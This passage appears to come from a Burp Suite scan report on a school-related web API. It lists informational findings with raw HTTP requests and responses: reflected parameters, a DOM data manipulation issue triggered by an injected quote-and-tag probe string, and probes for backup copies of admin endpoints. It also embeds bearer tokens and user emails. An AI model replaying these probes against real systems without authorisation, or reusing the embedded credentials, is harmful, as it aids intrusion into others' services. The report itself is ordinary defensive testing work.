Request 1

```
PUT /Veracism/api/users/b0d0ad61-fd72-4d51-9359-9814aedaff21/tenant HTTP/2
Host: sb-api.ismanila.org
Content-Length: 129
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
```

```
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: application/json, text/plain, */*
Content-Type: application/json
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"email":"pedro@gmail.com","displayName":"test test1yz1zaa355k","scopes":
["read:reports","write:reports","read:students","write:students"]}
```

Response 1

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:16:38 GMT

{"id":"b0d0ad61-fd72-4d51-9359-9814aedaff21","auth0UserId":"pending|
pedro@gmail.com","email":"pedro@gmail.com","displayName":"test
test1yz1zaa355k","role":"4","roleCode":null,"isActive":true,"createdAt":"2026-03-11T05:10:39.4066667","lastLoginAt":null
,"tenantId":6,"tenantName":null,"profileImage":null}
```

10.35. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [URL path filename]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/my-tenant**

Issue detail

The value of the URL path filename is copied into the application's response.

Request 1

```
GET /Veracism/api/users/my-tenantpefhvg6jlv?includeInactive=true HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
```

Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFjaXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vdmVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGgwLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcGUiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGVybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

Response 1

HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:39 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors occurred.","status":400,"errors":{"id":["The value 'my-tenantpefhvg6jlv' is not valid."]},"traceId":"00-e07ec3c666ea345136306c34d0ef200a-9c6f68391ec9f07e-00"}

10.36. https://sb-api.ismanila.org/Veracism/api/users/my-tenant [includeInactive parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/users/my-tenant**

Issue detail

The value of the **includeInactive** request parameter is copied into the application's response.

Request 1

```
GET /Veracism/api/users/my-tenant?includeInactive=truehdoar8vfsj HTTP/2
Host: sb-api.ismanila.org
Sec-Ch-Ua-Platform: "Linux"
Authorization: Bearer
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6InhiZEdBdmstcE1hdmRCTEtCWXhHVCJ9.eyJodHRwczovL3ZlcmFj
aXNtLmNvbS9yb2xlIjoidGVuYW50IiwiaHR0cHM6Ly92ZXJhY2lzbS5jb20vcm9sZXMiOlsidGVuYW50Il0sImh0dHBzOi8vd
mVyYWNpc20uY29tL2VtYWlsIjoicHJvLnRpZXMyMEBnbWFpbC5jb20iLCJpc3MiOiJodHRwczovL2Rldi1kZjAzdzdsa3Jnc
HBkOGgwLnVzLmF1dGgwLmNvbS8iLCJzdWIiOiJnb29nbGUtb2F1dGgyfDExMjc3MDgzNDU0OTQ0MjMyMzA1NiIsImF
1ZCI6WyJodHRwczovL2FwaS5pc21hbmlsYS5vcmcvdmVyYWNpc20iLCJodHRwczovL2Rldi1kZjAzdzdsa3JncHBkOGg
wLnVzLmF1dGgwLmNvbS91c2VyaW5mbyJdLCJpYXQiOjE3NzQwNjgzMDAsImV4cCI6MTc3NDE1NDcwMCwic2NvcG
UiOiJvcGVuaWQgcHJvZmlsZSBlbWFpbCIsImF6cCI6IkR6cW84RG5JeGdlcEtrMUp6QVpPaGNXSjdSZE94c2F4IiwicGV
ybWlzc2lvbnMiOltdfQ.G5QQV-Mlm8wZJ0bZ0m1a99M7uhaofeMkUdiSCxPOXCRHOZz-TkLHZpwIRasLn3kmsIAJ-
_B656--
B95rV8HPqcIUMabBeN_ADVcQkCWhW6mhlCkXRioad10oCckRvagSMEGwwbkkWiYNGmFJW2dZRJypq96w20wi460
RQvddbr7xsvhjwhvqaI7WTFQk9eZJZ_ETs37SBN1dfIXvhMWZ-
CuH2HFWa38hOAFu7QRZupCZcmCxI_YJ5W_yw1wVA89H58i5CqMdOFf0-Us2UtRs8mPGrck-
w9wGzknSe2PJ9wpyUpWuYblewB6ei6j3ao3l9-HcQMzVIjCF0Tg5YdZoLw
Accept-Language: en-US,en;q=0.9
Accept: application/json
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Ch-Ua-Mobile: ?0
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
```

Response 1

```
HTTP/2 400 Bad Request
Content-Type: application/problem+json; charset=utf-8
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:08:17 GMT

{"type":"https://tools.ietf.org/html/rfc9110#section-15.5.1","title":"One or more validation errors
occurred.","status":400,"errors":{"includeInactive":["The value 'truehdoar8vfsj' is not
valid."]},"traceId":"00-74d0a556030430cf33146a7bca57cce3-bc5af7e56d1e4f04-00"}
```

10.37. https://sb-api.ismanila.org/Veracism/api/users/register [EmailAddress JSON parameter]

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**

Path: **/Veracism/api/users/register**

Issue detail

The value of the **EmailAddress** JSON parameter is copied into the application's response.

Request 1

```
POST /Veracism/api/users/register HTTP/2
Host: sb-api.ismanila.org
Content-Length: 83
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Accept: application/json, text/plain, */*
Sec-Ch-Ua: "Chromium";v="145", "Not:A-Brand";v="99"
Content-Type: application/json
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Origin: https://veracism.pages.dev
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

{"OrganizationName":"asdasasd","EmailAddress":"asdasd@g.cdbqmjds2zz","FullName":"asdfasdasd"}
```

Response 1

```
HTTP/2 201 Created
Content-Type: application/json; charset=utf-8
Location: https://sb-api.ismanila.org/Veracism/api/Users/1de49339-d1f3-4bfa-be93-b35b023105dc
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
Access-Control-Allow-Headers: Authorization, Content-Type, Accept
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:21:45 GMT

{"id":"1de49339-d1f3-4bfa-be93-b35b023105dc","auth0UserId":"pending|
asdasd@g.cdbqmjds2zz","email":"asdasd@g.cdbqmjds2zz","displayName":"asdfasdasd","role":"2","roleCode":null,"isAct
ive":false,"createdAt":"2026-03-21T04:21:45.4366667","lastLoginAt":null,"tenantId":13,"tenantName":null,"profileImage":
null}
```

---

11. DOM data manipulation (DOM-based)

Summary

Severity: **Information**

Confidence: **Firm**

Host: **https://sb-api.ismanila.org**

Path: **/**

Issue detail

The application may be vulnerable to DOM-based DOM data manipulation. Data is read from **document.URL** and passed to **element.innerText**.

Issue background

DOM-based vulnerabilities arise when a client-side script reads data from a controllable part of the DOM (for example, the URL) and processes this data in an unsafe way.

DOM data manipulation arises when a script writes controllable data to a field within the DOM that is used within the visible UI or client-side application logic. An attacker may be able to use the vulnerability to construct a URL that, if visited by another application user, will modify the appearance or behavior of the client-side UI. An attacker may be able to leverage this to perform virtual defacement of the application, or possibly to induce the user to perform unintended actions.

Burp Suite automatically identifies this issue using dynamic and static code analysis. Static analysis can lead to false positives that are not actually exploitable. If Burp Scanner has not provided any evidence resulting from dynamic analysis, you should review the relevant code and execution paths to determine whether this vulnerability is indeed present, or whether mitigations are in place that would prevent exploitation.

Issue remediation

The most effective way to avoid DOM-based DOM data manipulation vulnerabilities is not to dynamically write to DOM data fields any data that originated from any untrusted source. If the desired functionality of the application means that this behavior is unavoidable, then defenses must be implemented within the client-side code to prevent malicious data from being stored. In general, this is best achieved by using a whitelist of permitted values.

References

- Web Security Academy: DOM data manipulation

Vulnerability classifications

- CWE-20: Improper Input Validation
- CAPEC-153: Input Data Manipulation

Request 1

```
GET / HTTP/2
Host: sb-api.ismanila.org
Cache-Control: max-age=0
Sec-CH-UA: "Google Chrome";v="145", "Not=A?Brand";v="8", "Chromium";v="145"
Sec-CH-UA-Mobile: ?0
Sec-CH-UA-Platform: "Linux"
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/
signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Connection: close
Upgrade-Insecure-Requests: 1
```

Response 1

```
HTTP/2 200 OK
Content-Type: text/html
Last-Modified: Thu, 19 Jan 2023 06:47:18 GMT
Accept-Ranges: bytes
Etag: "ee1962dfd12bd91:0"
Vary: Accept-Encoding
```

```
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 04:42:43 GMT
Content-Length: 1910

<html>
<head>
<style>

body{
font-family: 'Segoe UI', Tahoma, sans-serif;
text-align:left;
}

.container{
display: flex;
flex-direction: column;
justify-content: start;
align-item
...[SNIP]...
```

Dynamic analysis

Data is read from **document.URL** and passed to **element.innerText**.

The following value was injected into the source:

```
https://sb-api.ismanila.org/?be0es6fke9=be0es6fke9%27%22`'"/be0es6fke9/><be0es6fke9/\>p2ugrkkbe4&
```

The previous value reached the sink as:

```
sb-api.ismanila.org?be0es6fke9=be0es6fke9%27%22`'"/be0es6fke9/><be0es6fke9/\>p2ugrkkbe4&
```

The stack trace at the source was:

```
at HTMLDocument.get [as URL] (<anonymous>:1:276163)
at https://sb-api.ismanila.org/:75:58
```

The stack trace at the sink was:

```
at Object.XMhUr (<anonymous>:1:544502)
at _0x13dcf0 (<anonymous>:1:558761)
at Object.bMOsn (<anonymous>:1:105347)
at Object.XzXvJ (<anonymous>:1:442219)
at HTMLSpanElement.set [as innerText] (<anonymous>:1:494370)
at https://sb-api.ismanila.org/:75:47
```

---

12. Backup file

There are 10 instances of this issue:

- /Veracism/api/Verify/cid/Copy%20of%20bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
- /Veracism/api/Verify/cid/bak_bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e
- /Veracism/api/admin/Copy%20of%20audit
- /Veracism/api/admin/audit%20(copy)
- /Veracism/api/admin/bak_audit
- /Veracism/api/admin/dashboard/Copy%20of%20stats
- /Veracism/api/admin/dashboard/bak_stats
- /Veracism/api/admin/dashboard/stats%20(copy)

- /Veracism/api/admin/dashboard/stats%20(fourth%20copy)
- /Veracism/api/admin/dashboard/stats_backup

Issue description

Publicly accessible backups and outdated copies of files can provide attackers with extra attack surface. Depending on the server configuration and file type, they may also expose source code, configuration details, and other information intended to remain secret.

Issue remediation

Review the file to identify whether it's intended to be publicly accessible, and remove it from the server's web root if it isn't. It may also be worth auditing the server contents to find other outdated files, and taking measures to prevent the problem from reoccurring.

References

- Web Security Academy: Information disclosure via backup files

Vulnerability classifications

- CWE-530: Exposure of Backup File to an Unauthorized Control Sphere
- CAPEC-37: Retrieve Embedded Sensitive Data
- CAPEC-204: Lifting Sensitive Data Embedded in Cache

12.1. https://sb-api.ismanila.org/Veracism/api/Verify/cid/Copy%20of%20bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e**

Request 1

```
OPTIONS /Veracism/api/Verify/cid/Copy%20of%20bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e?filename=test.pdf HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:02 GMT
```

Request 2

```
OPTIONS /Veracism/api/Verify/cid/Copy%20of%20ypxrbsowjgjodtspejxtrnneyjxrtsmahafokcezdofiyfnntyjcvxdccax?filename=test.pdf HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:02 GMT
```

12.2. https://sb-api.ismanila.org/Veracism/api/Verify/cid/bak_bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/Verify/cid/bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e**

Request 1

```
OPTIONS /Veracism/api/Verify/cid/bak_bafkreic3bnd3lxvoebfnjdhxtuev5ne7uudpvlvekw2olbv3qdbotyok6e?
filename=test.pdf HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:27:02 GMT
```

Request 2

```
OPTIONS /Veracism/api/Verify/cid/bak_qvchtfpafxmzxavhaqwydnxkvixeszkyzelxnmtsldnkqxdgryvepmvtyyj?
filename=test.pdf HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
```

```
Date: Sat, 21 Mar 2026 06:27:03 GMT
```

12.3. https://sb-api.ismanila.org/Veracism/api/admin/Copy%20of%20audit

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Request 1

```
OPTIONS /Veracism/api/admin/Copy%20of%20audit?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:27:01 GMT
```

Request 2

```
OPTIONS /Veracism/api/admin/Copy%20of%20lerbq?page=1&pageSize=20 HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
```

```
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 05:27:01 GMT
Content-Length: 1233

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Forbidden: Access is denied.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>Server Error</h1></div>
<div id="content">
<div class="content-container"><fieldset>
<h2>403 - Forbidden: Access is denied.</h2>
<h3>You do not have permission to view this directory or page using the credentials that you supplied.</h3>
</fieldset></div>
</div>
</body>
</html>
```

12.4. https://sb-api.ismanila.org/Veracism/api/admin/audit%20(copy)

Summary

Severity:	**Information**
Confidence:	**Certain**
Host:	**https://sb-api.ismanila.org**
Path:	**/Veracism/api/admin/audit**

Request 1

```
OPTIONS /Veracism/api/admin/audit%20(copy)?page=1&pageSize=20&action=document.uploaded HTTP/2
Host: sb-api.ismanila.org
Accept: */*
```

```
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 1

```
HTTP/2 204 No Content
Vary: Origin
Access-Control-Allow-Origin: https://veracism.pages.dev
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: authorization
Access-Control-Allow-Methods: GET
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:05 GMT
```

Request 2

```
OPTIONS /Veracism/api/admin/bmcnh%20(copy)?page=1&pageSize=20&action=document.uploaded HTTP/2
Host: sb-api.ismanila.org
Accept: */*
Access-Control-Request-Method: GET
Access-Control-Request-Headers: authorization
Origin: https://veracism.pages.dev
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Sec-Fetch-Dest: empty
Referer: https://veracism.pages.dev/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
```

Response 2

```
HTTP/2 403 Forbidden
Content-Type: text/html
Server: Microsoft-IIS/10.0
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000; includeSubDomains; preload
Arrnode: Node98
Date: Sat, 21 Mar 2026 06:30:05 GMT
Content-Length: 1233

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1"/>
<title>403 - Forbidden: Access is denied.</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
```

```
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
